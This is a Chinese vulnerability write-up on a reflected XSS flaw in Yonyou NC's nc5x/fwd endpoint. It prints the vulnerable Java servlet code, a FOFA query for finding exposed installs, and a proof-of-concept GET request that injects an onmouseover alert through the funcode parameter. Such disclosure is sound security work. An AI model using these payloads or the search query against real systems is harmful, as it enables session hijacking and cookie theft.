漏洞简介
用友NC是用友公司推出的一款企业管理软件,涵盖财务、供应链、生产制造等多个业务领域,旨在帮助企业实现信息化管理。用友NC nc5x/fwd 接口存在跨站脚本(XSS)漏洞。该漏洞源于fwd方法直接将funcode和systemcode参数的值拼接到HTML代码中,并作为openNCNode函数的参数,而没有进行充分的输入验证和过滤。攻击者可以通过构造包含恶意JavaScript代码的funcode或systemcode参数,例如"><script>alert('XSS')</script>,当用户访问包含恶意参数的URL时,恶意脚本会在用户的浏览器中执行。该漏洞可能导致攻击者劫持用户的会话、窃取用户的敏感信息(如Cookie),或者在用户的浏览器中执行任意JavaScript代码,从而进行恶意操作,例如篡改页面内容、重定向用户到恶意网站等。
影响版本
fofa语法
app="用友-UFIDA-NC"
漏洞分析
fwd
直接看代码
@Servlet(
    path = "/nc5x"
)
public class NC5xNodeIntAction extends BaseAction {
    @Action
    public void fwd(@Param(name = "funcode") String funcode, @Param(name = "systemcode") String systemcode) {
        String globalPath = LfwRuntimeEnvironment.getRootPath();
        String openNodeScriptUrl = globalPath + "/html/frame/nc5xNode.js";
        this.print("<html><head>");
        this.print("<script src='" + openNodeScriptUrl + "'></script>");
        this.print("<script src='/lfw/frame/script/basic/BrowserSniffer.js'></script>");
        this.print("<script>");
        this.print("if(IS_IE && !IS_IE9){window.$ = document.getElementById;}else{function $(id) {\treturn document.getElementById(id);\t}}");
        this.print("window.globalPath = '" + globalPath + "';");
        this.print("</script>");
        this.print("</head>");
        this.print("<body onload=\"openNCNode('" + funcode + "','" + systemcode + "');\"></body>");
        this.print("<html>");
    }
this.print("<body onload=\"openNCNode('" + funcode + "','" + systemcode + "');\"></body>"); 这一行,从外部请求中获取的 funcode 和 systemcode 变量被直接使用 + 进行字符串拼接,嵌入到 onload 事件处理器的 JavaScript 代码中。onload 中的内容 openNCNode('...', '...') 是一个 JavaScript 函数调用,其参数由单引号包裹。攻击者可以通过精心构造的输入,闭合前面的单引号和函数调用,然后注入恶意的 JavaScript 脚本。
execNCAppletFunction
@Action
public void execNCAppletFunction() {
    String param = this.request.getParameter("param");
    String globalPath = LfwRuntimeEnvironment.getRootPath();
    String openNodeScriptUrl = globalPath + "/html/frame/nc5xNode.js";
    this.print("<html><head>");
    this.print("<script src='" + openNodeScriptUrl + "'></script>");
    this.print("<script src='/lfw/frame/script/basic/BrowserSniffer.js'></script>");
    this.print("<script>");
    this.print("if(IS_IE && !IS_IE9){window.$ = document.getElementById;}else{function $(id) {\treturn document.getElementById(id);\t}}");
    this.print("window.globalPath = '" + globalPath + "';");
    this.print("</script>");
    this.print("</head>");
    this.print("<body onload=\"execNCAppletFunction('nc.client.portal.PortalInNCClient', 'openMsgPanel', 'notice;" + param + "', 'nc57');\"></body>");
    this.print("<html>");
}
漏洞复现
GET /portal/pt/nc5x/fwd?pageId=login&funcode=1%27);%22%20onmouseover=%22alert(`xss`)%22%20x=%22&systemcode=1111 HTTP/1.1
Host: nc.mrxn.net

两个参数一样的问题


